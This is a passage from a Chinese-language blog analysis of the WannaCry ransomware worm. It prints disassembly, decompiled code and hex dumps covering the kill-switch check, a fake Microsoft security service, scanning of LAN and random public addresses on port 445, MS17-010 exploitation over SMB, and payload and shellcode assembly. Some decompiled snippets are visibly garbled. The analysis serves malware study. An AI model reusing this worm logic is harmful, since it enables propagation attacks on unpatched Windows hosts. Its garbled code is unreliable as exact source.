.text:00401010 push  eax             ; Ips2Proxyypass
.text:00401010 push  eax             ; Ips2drag
.text:00401010 push  1               ; dwAccessType
.text:00401010 push  eax             ; IpsAgent
.text:00401010 mov   [esp+6Ch+var_1], al
.text:00401010 call  ds:InternetOpenA
.text:00401010 push  0               ; dwContext
.text:00401010 push  00000000h       ; dwFlags
.text:00401010 push  0               ; dwHeaderLength
.text:00401010 lea  ecx, [esp+64h+szUrl]
.text:00401010 mov   esi, eax
.text:00401010 push  0               ; IpsHeaders
.text:00401010 push  ecx             ; IpsURL
.text:00401010 push  esi             ; hInternet
.text:00401010 call  ds:InternetOpenUrlA
.text:00401010 mov   edi, eax
.text:00401010 push  esi             ; hInternet
.text:00401010 mov   esi, ds:InternetCloseHandle
.text:00401010 test  edi, edi
.text:00401010 jnz  <short 00exit
.text:00401010 call  esi ; InternetCloseHandle
.text:00401010 push  0               ; hInternet
.text:00401010 call  esi ; InternetCloseHandle
.text:00401010 call  worm_main
.text:00401010 pop   edi

```

### 3.安装和启动msseccsv2.0服务

如果该域名无法访问，则安装msseccsv2.0服务，服务的二进制文件路径为当前进程文件路径，参数为“-m security”，并且伪装成微软安全中心服务。



接着启动msseccvc2.0服务，网络传播行为需要以服务启动才会触发。

```

int sub_407C40()
{
    SC_HANDLE v0; // eax
    void *v1; // edi
    SC_HANDLE v2; // eax
    void *v3; // esi
    char Dest; // [esp+4h] [ebp-104h]

    sprintf(&Dest, Format, FileName);
    v0 = OpenSCManagerA(0, 0, 0xF003Fu);
    v1 = v0;
    if ( !v0 )
        return 0;
    v2 = CreateServiceA(v0, ServiceName, DisplayName, 0xF01FFu, 0x10u, 2u, 1u, &Dest, 0, 0, 0, 0);
    v3 = v2;
    if ( v2 )
    {
        StartServiceA(v2, 0, 0);
        CloseServiceHandle(v3);
    }
    CloseServiceHandle(v1);
    return 0;
}

```

<https://blog.csdn.net/Eastmount>

## 4.局域网和外网传播

蠕虫服务启动后，如果目标主机445端口开启，则会利用MS17-010漏洞传播，传播分为局域网传播和外网传播。

```

HGLOBAL spread_in_net()
{
    HGLOBAL result; // eax@1
    void *v1; // eax@2
    signed int v2; // esi@4
    void *v3; // eax@5

    result = init_res();
    if ( result )
    {
        v1 = (void *)beginthreadex(0, 0, spread_in_LAN, 0, 0, 0);
        if ( v1 )
            CloseHandle(v1);
        v2 = 0;
        do
        {
            v3 = (void *)beginthreadex(0, 0, spread_in_WAN, v2, 0, 0);
            if ( v3 )
                CloseHandle(v3);
            Sleep(0x7D00u);
            ++v2;
        } while ( v2 < 128 );
        result = 0;
    }
    return result;
}

```

上图为火绒注释过版本，下图为作者利用IDA Pro分析原始wcry.exe的代码。

```

.text:004076B0      push     esi
.text:004076B1      mov     esi, [esp+4+arg_0]
.text:004076B5      push     esi
.text:004076B6      call    sub_407480      如果开放445端口
.text:004076B8      add     esp, 4
.text:004076BE      test    eax, eax
.text:004076C0      jle     short loc_407702
.text:004076C2      push    0
.text:004076C4      push    0
.text:004076C6      push    esi
.text:004076C7      push    offset sub_407540  ms17_010_attack
                                445连接成功, 漏洞攻击
.text:004076CC      push    0
.text:004076CE      push    0
.text:004076D0      call    ds:_beginthreadex
.text:004076D6      mov     esi, eax
.text:004076D8      add     esp, 18h
.text:004076DB      test    esi, esi
.text:004076DD      jz     short loc_407702
.text:004076DF      push    927C0h          ; dwMilliseconds

```

```

*( _DWORD *) &name.sa_data[4] = 0;
*( _DWORD *) &name.sa_data[8] = 0;
*( _DWORD *) &name.sa_data[12] = 0;
argp = 1;
*( _DWORD *) &name.sa_data[2] = a1;
name.sa_family = 2;
*( _DWORD *) &name.sa_data = htons(0x1BDu);
v1 = socket(2, 1, 6);
v2 = v1;
if ( v1 == -1 )
return 0;
ioctlsocket(v1, -2147195266, &argp);
writefds.fd_array[0] = v2;
writefds.fd_count = 1;
timeout.tv_sec = 1;
timeout.tv_usec = 0;
connect(v2, &name, 16);
v4 = select(0, 0, &writefds, 0, &timeout);
closesocket(v2);

```

```

v1 = inet_ntoa(in);
strcpy(&dest, v1, 0x10u);
if ( sub_401980(&dest, 0x1BDu) )
{
v2 = 0;
do
{
Sleep(0xBB8u);
if ( sub_401B70(&dest, 1, 0x1BDu) )
break;
Sleep(0xBB8u);
sub_401370(&dest, 0x1BDu);
++v2;
} while ( v2 < 5 );
}
Sleep(0xBB8u);
if ( sub_401B70(&dest, 1, 0x1BDu) )
sub_4072A0(&dest, 1, 0x1BDu);
endthreadex(0, *( _DWORD *) &dest);

```



(1) 局域网传播：蠕虫根据用户内网IP，生成覆盖整个局域网网段表，然后循环依次尝试攻击。

```

1 int __cdecl sub_4076B0(int a1)
2 {
3     void *v1; // eax
4     void *v2; // esi
5
6     if ( sub_407480(a1) > 0 )
7     {
8         v1 = (void *)beginthreadex(0, 0, sub_407540, a1, 0, 0);
9         v2 = v1;
10        内网传播
11        if ( v1 )
12        {
13            if ( WaitForSingleObject(v1, 0x917C0u) == 258 )
14                TerminateThread(v2, 0);
15            CloseHandle(v2);
16        }
17        InterlockedDecrement((volatile LONG *)&FileName[268]);
18        endthreadex(0);
19        return 0;
20    }

```

```

int __cdecl ScanIP(int ipaddr)
{
void *v1; // eax
void *v2; // esi
if ( connect445(ipaddr) > 0 ) // 如果有开放445端口
{
v1 = (void *)beginthreadex(0, 0, attack_MS17_010, ipaddr, 0, 0); // 利用MS17-010攻击Payload攻击
if ( v1 )
{
if ( WaitForSingleObject(v1, 0x927C0u) == 258 )
TerminateThread(v2, 0);
CloseHandle(v2);
}
InterlockedDecrement((volatile LONG *)&FileName[268]);
endthreadex(0);
return 0;
}
}

```

<https://blog.csdn.net/Eastmount>

定位函数sub\_407540如下。

```

int __cdecl sub_407540(struct in_addr in)
{
    char *v1; // eax
    signed int v2; // edi
    char Dest; // [esp+4h] [ebp-104h]
    char v5; // [esp+5h] [ebp-103h]
    __int16 v6; // [esp+105h] [ebp-3h]
    char v7; // [esp+107h] [ebp-1h]

    Dest = 0;
    memset(&v5, 0, 0x100u);
    v6 = 0;
    v7 = 0;
    v1 = inet_ntoa(in);
    strncpy(&Dest, v1, 0x10u);
    if (sub_401980(&Dest, 0x180u))
    {
        v2 = 0;
        do
        {
            Sleep(0x888u);
            if (sub_401B70(&Dest, 1, 0x180u))
                break;
            Sleep(0x888u);
            sub_401370(&Dest, 0x180u);
            ++v2;
        } while (v2 < 5);
        Sleep(0x888u);
        if (sub_401B70(&Dest, 1, 0x180u))
            sub_4072A0(&Dest, 1, 0x180u);
        endthreadex(0);
        return 0;
    }
}

v9 = v4;
v10 = 0;
v11 = 0;
v12 = 0;
v13 = 0;
v5 = v4;
Memory = 0;
v7 = 0;
v8 = 0;
LOBYTE(v13) = 1;
get_adapter_info((int)v9, (int)v5);
for (i = 0; ; ++i)
{
    v1 = v10;
    if (!v10 || i >= (v11 - (signed int)v10) >> 2)
        break;
    if (count > 10)
    {
        do
        {
            Sleep(100u);
            while (count > 10);
            v1 = v10;
        } while (1);
        v2 = (void *)beginthreadex(0, 0, use_ns_17_010, v1[i], 0, 0);
        if (v2)
        {
            InterlockedIncrement(&count);
            CloseHandle(v2);
        }
        Sleep(50u);
    }
    endthreadex(0);
    call_free(Memory);
    Memory = 0;
    v7 = 0;
    v8 = 0;
    call_free(v10);
}

```

样本会首先判断是否处于内网环境，如果处于内网中则尝试对内网主机进行感染，进行判断内网 IP 段分别是：

- 10.0.0.0 ~ 10.255.255.255
- 172.16.0.0 ~ 172.31.255.255
- 192.168.0.0 ~ 192.168.255.255

```

int __cdecl InternalIPCheck(u_long hostlong)
{
    u_long v1; // eax@1
    int result; // eax@3

    v1 = htonl(hostlong);
    if (v1 < 0xA0000000 || v1 > 0xAFFFFFFF) // 10.0.0.0 ~ 10.255.255.255
    {
        if (v1 < 0xAC100000 || v1 > 0xAC1FFFFFF) // 172.16.0.0 ~ 172.31.255.255
            result = v1 >= 0xC0A80000 && v1 <= 0xC0A8FFFF; // 192.168.0.0 ~ 192.168.255.255
        else
            result = 1;
    }
    else
    {
        result = 1;
    }
    return result;
}

```



(2) 公网传播：随机生成IP地址，尝试发送攻击代码。

```

sub_409160(&v9, &v5);
for (i = 0; ; ++i)
{
    v1 = v10;
    if (!v10 || i >= (v11 - (signed int)v10) >> 2)
        break;
    if (*(__DWORD *)&FileName[268] > 10)
    {
        do
        {
            Sleep(0x64u);
            while (*(__DWORD *)&FileName[268] > 10);
            v1 = v10;
        } while (1);
        v2 = (void *)beginthreadex(0, 0, sub_4076B0, v1[i], 0, 0);
        if (v2)
        {
            InterlockedIncrement((volatile LONG *)&FileName[268]);
            CloseHandle(v2);
        }
        Sleep(0x32u);
    }
}

```

外网传播

随机生成公网IP，然后尝试连接445端口，判断是否可以利用SMB漏洞（MS17-010）。



网络传播过程会建立Socket通信，并进行网络连接和传播。

```

buf = 0;
name.sa_family = 2;
memset(&buf, 0, sizeof(buf));
v16 = 0;
v17 = 0;
*DWORD *)name.sa_data[?] = inet_addr(cp);
*WORD *)name.sa_data = htons(hostshort);
v3 = socket(2, 1, 0);
v4 = v3;
if (v3 != -1)
{
    if (connect(v4, &name, 10) != -1)
    {
        && send(v4, buf, 1024, 0) != -1;
        && recv(v4, &buf, 1024, 0) != -1;
        && send(v4, buf, 1024, 0) != -1;
        && recv(v4, &buf, 1024, 0) != -1;
    }
    v5 = v13;
    byte_42E67C = v13;
    v7 = v14;
    byte_42E67D = v14;
    if (send(v4, buf, 1024, 0) != -1 && recv(v4, &buf, 1024, 0) != -1)
    {
        byte_42E680 = v11;
        byte_42E681 = v12;
        byte_42E682 = v5;
        byte_42E683 = v7;
        if (send(v4, buf, 1024, 0) != -1 && recv(v4, &buf, 1024, 0) != -1 && v15 == 0)
        {
            if (v2)
            {
                byte_42E68E = 66;
                byte_42E68F = 14;
                byte_42E690 = 109;
                byte_42E691 = 0;
                byte_42E692 = 0;
                send(v4, buf, 1024, 0) != -1;
                && recv(v4, &buf, 1024, 0) != -1;
            }
            closesocket(v4);
        }
        return 1;
    }
}
}

.text:00401B95 mov     eax, [esp+420h+cp]
.text:00401B9C push   eax             ; cp
.text:00401B9D call   inet_addr
.text:00401BA2 mov     ecx, dword ptr [esp+420h+hostshort]
.text:00401BA9 mov     dword ptr [esp+420h+name.sa_data+2], ecx
.text:00401BAD push   ecx             ; hostshort
.text:00401BAE call   htons
.text:00401BB3 push   0               ; protocol
.text:00401BB5 push   1               ; type
.text:00401BB7 push   2               ; af
.text:00401BB9 mov     word ptr [esp+420h+name.sa_data], ax
.text:00401BBE call   socket
.text:00401BC3 mov     esi, eax
.text:00401BC5 cmp     esi, 0FFFFFFFh
.text:00401BC8 jz     loc_401D68
.text:00401BCE lea     edx, [esp+420h+name]
.text:00401BD2 push   10h             ; namelen
.text:00401BD4 push   edx             ; name
.text:00401BD5 push   esi             ; s

int __stdcall send(SOCKET s, const char *buf, int len, int flags)
{
    return send(s, buf, len, flags);
}

SOCKET __stdcall socket(int af, int type, int protocol)
{
    return socket(af, type, protocol);
}

```

## 6. Payload分析

样本在利用漏洞MS17-010获取目标主机权限后，并不会直接发送蠕虫自身到目标，而是发送一段经过简单异或加密后的Payload到目标机器中执行。Payload由shellcode和包含样本自身的dll组成，Payload分为64位与32位。

Payload，中文“有效载荷”，指成功exploit之后，真正在目标系统执行的代码或指令。Shellcode，简单翻译“shell代码”，是Payload的一种，由于其建立正向/反向shell而得名。一个攻击代码发送的字节序列往往同时包含payload和shellcode代码。整个字节流一般包含两个部分：(1) 一个包含部分代码的字节序列，被送入目标计算机执行，辅助攻击机获得控制权，比如打开目标计算机上的端口或者建立一个通信信道。(2) 一个用于实现在目标主机上运行某个应用程序如cmd或者计算器（常用于poc-概念验证）等。

那么，如何定位shellcode的起始位置呢？

- 64位的Payload由长度为0x1800字节的shellcode与长度为0x50d800字节的dll组成，64位的shellcode部分截图如下：

```

0042FA50 FF FF EB 09 90 00 70 00 00 01 00 00 00 00 00 00 .....p.....
0042FA60 48 89 E0 66 83 E4 F0 41 57 41 56 41 55 41 54 53 H房·f麻·筒·WAVAUJATS
0042FA70 51 52 55 57 56 50 50 E8 BC 06 00 00 48 89 C3 48 QRUNVPPP构...H端·H
0042FA80 B9 DF 81 14 3E 00 00 00 00 E8 26 05 00 00 48 85 惯...>.....H.
0042FA90 C0 0F 84 55 03 00 00 48 89 05 9C 07 00 00 48 B9 ..又...H.....H.
0042FAA0 BA 1E 03 A0 00 00 00 00 E8 07 05 00 00 48 85 C0 .....H伊·
0042FAB0 0F 84 36 03 00 00 48 89 05 85 07 00 00 48 B9 84 .....H.....H筒·
0042FAC0 06 E7 F9 FF FF FF FF E8 E8 04 00 00 48 85 C0 0F ..瑞...框...H伊·
0042FAD0 84 17 03 00 00 48 89 05 6E 07 00 00 48 B9 4F FE .....H...H窠·
0042FAE0 EB 15 00 00 00 00 E8 C9 04 00 00 48 85 C0 0F 84 .....巢...H伊·
0042FAF0 F8 02 00 00 48 89 05 57 07 00 00 48 B9 F9 30 AC ....H...W...H郭·0.
0042FB00 A4 00 00 00 00 E8 AA 04 00 00 48 85 C0 0F 84 D9 ....瑾...H伊·.勝·
0042FB10 02 00 00 48 89 05 40 07 00 00 48 B9 CA BE D0 EC ....H...H故·拘·
0042FB20 00 00 00 00 E8 88 04 00 00 48 85 C0 0F 84 BA 02 ....鏢...H伊·.勞·
0042FB30 00 00 48 89 05 29 07 00 00 48 B9 AE B8 9F 5D FF ..H...H叭·.徑·.
0042FB40 FF FF FF FF E8 6C 04 00 00 48 85 C0 0F 84 98 02 00 ..鑽...H伊·.副·
0042FB50 00 48 89 05 12 07 00 00 48 B9 94 01 69 E3 FF FF ..H...H筒·.i...

```

- 32位的Payload由长度为0x1305字节的shellcode与长度为0x506000字节的dll组成，32位的shellcode部分截图如下：

```

0042E740 00 25 89 1A 00 00 00 0C 00 42 00 00 10 4E 00 01 .%......B...N..
0042E750 00 0E 00 0D 10 00 00 00 88 44 24 04 60 89 C5 81 .....婦·$.`蕪·.
0042E760 EC B4 00 00 00 89 E7 B8 10 00 00 00 89 87 9C 00 齋...爻...培...
0042E770 00 00 B8 40 00 00 00 89 87 A0 00 00 00 B8 98 01 ..宰...培...培...
0042E780 00 00 89 87 A4 00 00 00 B8 82 E9 43 85 89 87 A8 ..培...號·繼·厝·置·
0042E790 00 00 00 B8 00 00 00 00 89 87 AC 00 00 00 B8 00 .....培...
0042E7A0 00 00 00 89 87 B0 00 00 00 B8 88 01 00 00 89 87 .....培...管...培...
0042E7B0 94 00 00 00 64 88 1D 38 00 00 00 66 88 43 06 C1 .....d...S...f婦...
0042E7C0 E0 10 66 88 03 66 25 00 F0 88 18 66 81 FB 4D 5A ...f...f%.響·.f佃·MZ
0042E7D0 74 07 2D 00 10 00 00 EB F0 89 47 4C 89 C3 B9 94 t...温·培·L培·第·
0042E7E0 01 69 E3 E8 88 03 00 00 85 C0 0F 84 8A 02 00 00 ..泪...伊·.割·...
0042E7F0 89 07 B9 85 54 83 F0 E8 77 03 00 00 85 C0 0F 84 ..履·T凍·鏡...伊·.
0042E800 76 02 00 00 89 47 04 B9 84 06 E7 F9 E8 62 03 00 v...培·.箇·.琦·.鑿...
0042E810 00 85 C0 0F 84 61 02 00 00 89 47 08 B9 F9 30 AC ..伊·.割...培·.郭·0.
0042E820 A4 E8 4D 03 00 00 5C C0 0F 84 C4 02 00 00 89 47 y·M...伊·.夙...培·
0042E830 0C B9 AE B8 9F 5D E8 38 03 00 00 85 C0 0F 84 37 ..叭·.徑·.]....伊·...
0042E840 02 00 00 89 47 10 B9 F6 10 00 B8 E8 23 03 00 00 ...培·.滾·.歌·#.
0042E850 85 C0 0F 84 22 02 00 00 89 47 14 B9 CA D6 5F D2 呀...培·.故·.麗·

```

Payload版本选择代码如下图所示：

```

.text:00407A5D ;-----
.text:00407A5D
.text:00407A5D loc_407A5D:                ; CODE XREF: sub_407A20+341j
.text:00407A5D                push   offset unk_500800 ; dwBytes
.text:00407A62                push   40h                ; uFlags
.text:00407A64                call   esi ; GlobalAlloc
.text:00407A66                test   eax, eax
.text:00407A68                mov    dword ptr FileName+100h, eax
.text:00407A6D                jnz   short loc_407A84
.text:00407A6F                mov    eax, dword ptr FileName+104h
.text:00407A74                push   eax                ; hMem
.text:00407A75                call   ds:GlobalFree
.text:00407A7B                pop    edi
.text:00407A7C                pop    esi
.text:00407A7D                xor    eax, eax
.text:00407A7F                pop    ebx
.text:00407A80                add    esp, 0Ch
.text:00407A83                retn
.text:00407A84 ;-----
.text:00407A84 loc_407A84:                ; CODE XREF: sub_407A20+4D1j
.text:00407A84                xor    edx, edx
.text:00407A86                ; CODE XREF: sub_407A20+AD1j
.text:00407A86                test   edx, edx
.text:00407A88                mov    esi, offset unk_40B020
.text:00407A8D                jz    short loc_407A94
.text:00407A8F                mov    esi, offset unk_40F080
.text:00407A94 loc_407A94:                ; CODE XREF: sub_407A20+6D1j
.text:00407A94                mov    eax, edx
.text:00407A96                mov    edi, dword ptr FileName+104h[edx*4]
.text:00407A9D                neg    eax
.text:00407A9F                sbb   eax, eax
.text:00407AA1                mov    [esp+edx*4+18h+var_8], edi
.text:00407AA5                and   eax, 8B44h
.text:00407AA8                add   eax, 4950h
.text:00407AAF                mov    ecx, eax
.text:00407AB1                mov    ebx, ecx
.text:00407AB3                shr   ecx, 2
.text:00407AB6                rep   movsd
.text:00407AB8                mov    ecx, ebx
.text:00407ABA                and   ecx, 3
.text:00407ABD                rep   movsb
.text:00407ABF                mov    esi, [esp+edx*4+18h+var_8]
.text:00407AC3                add   esi, eax
.text:00407AC5                mov    [esp+edx*4+18h+var_8], esi
.text:00407AC9                inc   edx

```

(1) 首先，需要读取Payload内容，其中64位大小为0xc8a4，32位大小为0x4060。

<pre> *(DWORD *)&amp;FileName[264] = GlobalAlloc(0x40u, (SIZE_T)&amp;unk_500800); if ( *(DWORD *)&amp;FileName[264] ) {     v1 = 0;     do     {         v2 = &amp;unk_40B020;         if ( v1 )             v2 = &amp;unk_40F080;         v3 = *(DWORD **)&amp;FileName[4 * v1 + 260];         (&amp;v1)[v1] = v3;         qmemcpy(v3, v2, v1 != 0 ? 51364 : 16480);         (&amp;v1)[v1] = (DWORD *)((char *)&amp;v1)[v1] + (v1 != 0 ? 51364 : 16480);         ++v1;     }     while ( v1 &lt; 2 );     v4 = CreateFile(FileName, 0x20000000, 1u, 0, 3u, 4u, 0);     v5 = v4;     if ( v4 == (HANDLE)-1 )     {         v1 = 0;         do         {             payload = 6payload_x86; // 读取MS17_010利用漏洞             if ( v1 )                 payload = 6payload_x64;             v3 = *(DWORD **)&amp;FileName[4 * v1 + 260];             (&amp;v1)[v1] = v3;             qmemcpy(v3, payload, v1 != 0 ? 0xC8A4 : 0x4060);             (&amp;v1)[v1] = (DWORD *)((char *)&amp;v1)[v1] + (v1 != 0 ? 0xC8A4 : 0x4060);             ++v1;         }         while ( v1 &lt; 2 );     } } </pre>		<pre> Dest = 0; memset(&amp;v5, 0, 0x100u); v6 = 0; v7 = 0; v1 = inet_ntoa(in); strncpy(&amp;Dest, v1, 0x10u); if ( sub_401980(&amp;Dest, 0x1BDu) ) {     v2 = 0;     do     {         Sleep(0xBB8u);         if ( sub_401B70(&amp;Dest, 1, 0x1BDu) )             break;         Sleep(0xBB8u);         sub_401370(&amp;Dest, 0x1BDu);         ++v2;     }     while ( v2 &lt; 5 );     Sleep(0xBB8u);     if ( sub_401B70(&amp;Dest, 1, 0x1BDu) )         sub_4072A0(&amp;Dest, 1, 0x1BDu);     endthreadex(0); } </pre>
<p>sub_407A20() 读取内容</p>		<p>sub_407540()</p>

(2) 调用sub\_4072A0函数建立通信连接。

```

buf = 0;
name.sa_family = 2;
memset(&v14, 0, 0x3FCu);
v22 = 0;
v23 = 0;
*(DWORD *)&name.sa_data[2] = inet_addr(cp);
*(WORD *)&name.sa_data = htons(hostshort);
v3 = socket(2, 1, 0);
v4 = v3;
if ( v3 != -1 )
{
    if ( connect(v3, &name, 16) != -1
        && send(v4, byte_42E544, 137, 0) != -1
        && recv(v4, &buf, 1024, 0) != -1
        && send(v4, byte_42E500, 140, 0) != -1
        && recv(v4, &buf, 1024, 0) != -1 )
    {
        v5 = v19;
        byte_42E67C = v19;
        v10 = v20;
        byte_42E67D = v20;
        if ( send(v4, byte_42E65C, 96, 0) != -1 && recv(v4, &buf, 1024, 0) != -1 )
        {
            byte_42E608 = v17;
            byte_42E609 = v18;
            byte_42E60C = v5;
            byte_42E60D = v10;
            byte_42E72C = v17;
            byte_42E72D = v18;
            byte_42E730 = v5;
            byte_42E731 = v10;
            if ( send(v4, byte_42E6BC, 82, 0) != -1 && recv(v4, &buf, 1024, 0) != -1 && v21 == 81 )
            {
                v6 = v15;
                v12 = v16;
                v7 = sub_406E80(v15, v16);
                v8 = sub_406ED0(v6);
                sub_406F50(v4, v7, v8);
            }
        }
    }
}
closesocket(v4);

```

https://blog.csdn.net/Eastmount

(3) 根据目标机器系统的不同，读取不同版本的代码部分，再获取样本自身进行拼接得到完整的dll。dll同样分为64位与32位版本，由代码与样本自身两部分组成。

- 64位的dll文件（代码部分长度0xc8a4字节）：

```

0040F080 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.....
0040F090 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 ..@.....
0040F0A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0040F0B0 00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00 .....
0040F0C0 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 .....L..Th
0040F0D0 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is-program-canno
0040F0E0 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t-be-run-in-DOS-
0040F0F0 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode...$.
0040F100 68 55 48 17 2F 34 25 44 2F 34 25 44 2F 34 25 44 kUK./4%D/4%D/4%D
0040F110 34 A9 8F 44 7C 34 25 44 34 A9 8B 44 26 34 25 44 4 D|4%D4L-D&4%D
0040F120 26 4C B6 44 2C 34 25 44 2F 34 24 44 7F 34 25 44 &L;4%D/4%D.4%D
0040F130 34 A9 8E 44 38 34 25 44 34 A9 8E 44 2E 34 25 44 4 D-D84%D4L-D.4%D
0040F140 34 A9 BF 44 2E 34 25 44 34 A9 88 44 2E 34 25 44 4 D.4%D4L-D.4%D
0040F150 52 69 63 68 2F 34 25 44 00 00 00 00 00 00 00 00 Rich/4D.....
0040F160 50 45 00 00 64 86 06 00 29 57 14 59 00 00 00 00 PE..d...)W.Y....
0040F170 00 00 00 00 F0 00 22 20 0B 02 0A 00 00 7C 00 00 .....|..
0040F180 00 58 50 00 00 00 00 00 EC 15 00 00 10 00 00 00 .XP.....
0040F190 00 00 00 00 01 00 00 00 00 10 00 00 00 02 00 00 ...€.....

```

- 32位的dll文件（代码部分长度0x4060）：

```

0040B020 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.....
0040B030 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 ..@.....
0040B040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0040B050 00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00 .....
0040B060 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 .....L..Th
0040B070 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is-program-canno
0040B080 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t-be-run-in-DOS-
0040B090 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode...$.
0040B0A0 7D 9C 72 5F 39 FD 1C 0C 39 FD 1C 0C 39 FD 1C 0C }道_9...9...9...
0040B0B0 D1 E2 16 0C 3D FD 1C 0C 39 FD 1D 0C 36 FD 1C 0C 砚...9...6...
0040B0C0 FA F2 41 0C 3A FD 1C 0C D1 E2 17 0C 38 FD 1C 0C .A...视...8..
0040B0D0 81 FB 1A 0C 38 FD 1C 0C D1 E2 18 0C 3A FD 1C 0C 侧...8...视...1..
0040B0E0 52 69 63 68 39 FD 1C 0C 00 00 00 00 00 00 00 00 Rich9.....
0040B0F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0040B100 50 45 00 00 4C 01 05 00 51 57 14 59 00 00 00 00 PE...L...QW.Y....
0040B110 00 00 00 00 E0 00 0E 21 0B 01 06 00 10 00 00 00 .....!..
0040B120 00 40 50 00 00 00 00 00 E9 11 00 00 10 00 00 00 .@P.....
0040B130 00 20 00 00 00 00 10 00 00 10 00 00 00 10 00 00 ...€.....

```

## 7.ShellCode提取

当IP地址和445端口开启确定后，需要利用SMB漏洞发送Payload。此时，Payload已经建立了通信连接，接下来需要提取ShellCode，这也是蠕虫传播干扰的核心部分，但也是最难的部分。作者至今也分析得不透彻，希望得到您的帮助，下面简单叙述当前的理解。

看雪两位大佬说过：**Wannacry的shellcode分三层**，第一层的功能开一个后门，执行攻击者的后续命令；第二层、第三层一起完成注入dll的任务在执行其他操作。

- [原创]WannaCry勒索软件中“永恒之蓝”漏洞利用分析 - 展博
- [原创]通过Wannacry分析内核shellcode注入dll技术 - dragonwang

它们的调用位置如下图所示：

```

004075C5 - 51          push ecx
004075C6 - E8 059DFFFF call 24d004a1.00401370
004075CB - 83C4 08     add esp,0x8
004075CE - 47          inc edi
004075CF - 83FF 05     cmp edi,0x5
004075D2 - 7C C2      ^ X24d004a1.00407596
004075D4 > 68 08000000 push 0x8000000
004075D9 - FF06       call esi
004075DB - 68 0D010000 push 0x10D0100
004075E0 - 8D5424 0C  lea edx,dword ptr ss:[esp+0xC]
004075E4 - 6A 01      push 0x1
004075E6 - 52         push edx
004075E7 - E8 8A05FFFF call 24d004a1.00401B70
004075EC - 83C4 0C     add esp,0xC
004075EF - 85C0       test eax,eax
004075F1 - 5F         pop edi
004075F2 - 5E         pop esi
004075F3 - 74 14      ^ X24d004a1.00407609
004075F5 - 68 0D010000 push 0x10D0100
004075FA - 8D4424 04  lea eax,dword ptr ss:[esp+0x4]
004075FE - 6A 01      push 0x1
00407600 - 50         push eax
00407601 - E8 9AFCFFFF call 24d004a1.00407200
00407606 - 83C4 0C     add esp,0xC
00407609 > 6A 00      push 0x0
0040760B - FF15 10014000 call dword ptr ds:[<MSUCRT._endthreadex
00407611 - 33C0       xor eax,eax
00407613 - 81C4 08010000 add esp,0x108
00407619 - C3         ret
    
```

那么，怎么分析这些shellcode，如何在OD中提取机器码和连续的shellcode呢？如何定位Shellcode起始位置呢？感觉自己真的菜，求教~ 推荐作者github详细的WannaCry资源：<https://github.com/eastmountxyz/WannaCry-Experiment>

第一种方法是通过IDA Pro定位shellcode位置，按C进行反汇编，如下图所示。

```

.data:0042FA8E ; -----
.data:0042FA8E          dec     eax
.data:0042FA8F          test   eax, eax
.data:0042FA91          jz     loc_42FDEC
.data:0042FA97          dec     eax
.data:0042FA98          mov    large ds:79Ch, eax
.data:0042FA9E          dec     eax
.data:0042FA9F          mov    ecx, 0A0031EBAh
.data:0042FA9F ; -----
.data:0042FAA4          db     0
.data:0042FAA5          db     0
.data:0042FAA6          db     0
.data:0042FAA7          db     0
.data:0042FAA8 ; -----
.data:0042FAA8          call  sub_42FFB4
.data:0042FAAD          dec     eax
.data:0042FAAE          test   eax, eax
.data:0042FAB0          jz     loc_42FDEC
.data:0042FAB6          dec     eax
.data:0042FAB7          mov    large ds:785h, eax
.data:0042FABD          dec     eax
.data:0042FABE          mov    ecx, 0F9E70684h
.data:0042FAC7 ; -----
.data:0042FAC7          call  sub_42FFB4
.data:0042FACC          dec     eax
.data:0042FACD          test   eax, eax
.data:0042FACF          jz     loc_42FDEC
.data:0042FAD5          dec     eax
.data:0042FAD6          mov    large ds:76Eh, eax
.data:0042FADC          dec     eax
.data:0042FADD          mov    ecx, 15EBFE4Fh
.data:0042FAE5 ; -----
.data:0042FAE5          add    al, ch
.data:0042FAE7          leave  al, 0
.data:0042FAE8          add    [eax-78h], cl
.data:0042FAED          ror    byte ptr [edi], 84h
.data:0042FAF0          cll
.data:0042FAF1          add    al, [eax]
.data:0042FAF3          add    [eax-77h], cl
.data:0042FAF6          add    eax, 757h
.data:0042FAFB          dec     eax
.data:0042FAFC          mov    ecx, 0A4AC30F9h
.data:0042FAFC ; -----
    
```

第二种方法是在OD中定位，输入结果却是建立通信的过程。Payload通常由分析函数、建立通信（Send\Recv）、返回地址、shellcode组成，当漏洞触发时，该部分就是shellcode的起始位置，我们需要找到这个点。

```

004076F7 85C0          TEST EAX, EAX
004076F8 5F          POP EDI
004076F9 5E          POP ESI
004076FA 74 14      JZ SHORT Jmp_00407699
004076FB 68 10010000 PUSH EBX
004076FC 8D4424 04   LEA EAX, DWORD PTR DS:[ESP+4]
004076FD 58          PUSH I
004076FE 50          PUSH EAX
004076FF 8B 8AFC7FFF CALL Jmp_00407620
00407700 83C4 0C    ADD ESP, 0C
00407701 6A 04      PUSH 04
00407702 FF15 10A14000 CALL DWORD PTR DS:[_AMSVCRT_undthread; msvrt_undthread]
00407703 33C0      XOR EAX, EAX
00407704 8B 10      ADD ESP, 10B
00407705 C3        RETN

004072A6 81BC 10040000 SUB ESP, 41C
004072A7 53        PUSH EBX
004072A8 56        PUSH ESI
004072A9 57        PUSH EDI
004072AA B9 FF000000 MOV ECL, 0FF
004072AB 33C0      XOR EAX, EAX
004072AC 8B7C24 29   LEA EDI, DWORD PTR SS:[ESP+29]
004072AD C44424 28 00 MOV BYTE PTR SS:[ESP+28], 0
004072AE 66 C74424 10 0200 MOV WORD PTR DS:[ESP+10], 2
004072AF F3 AB     STOS DWORD PTR ES:[EDI]
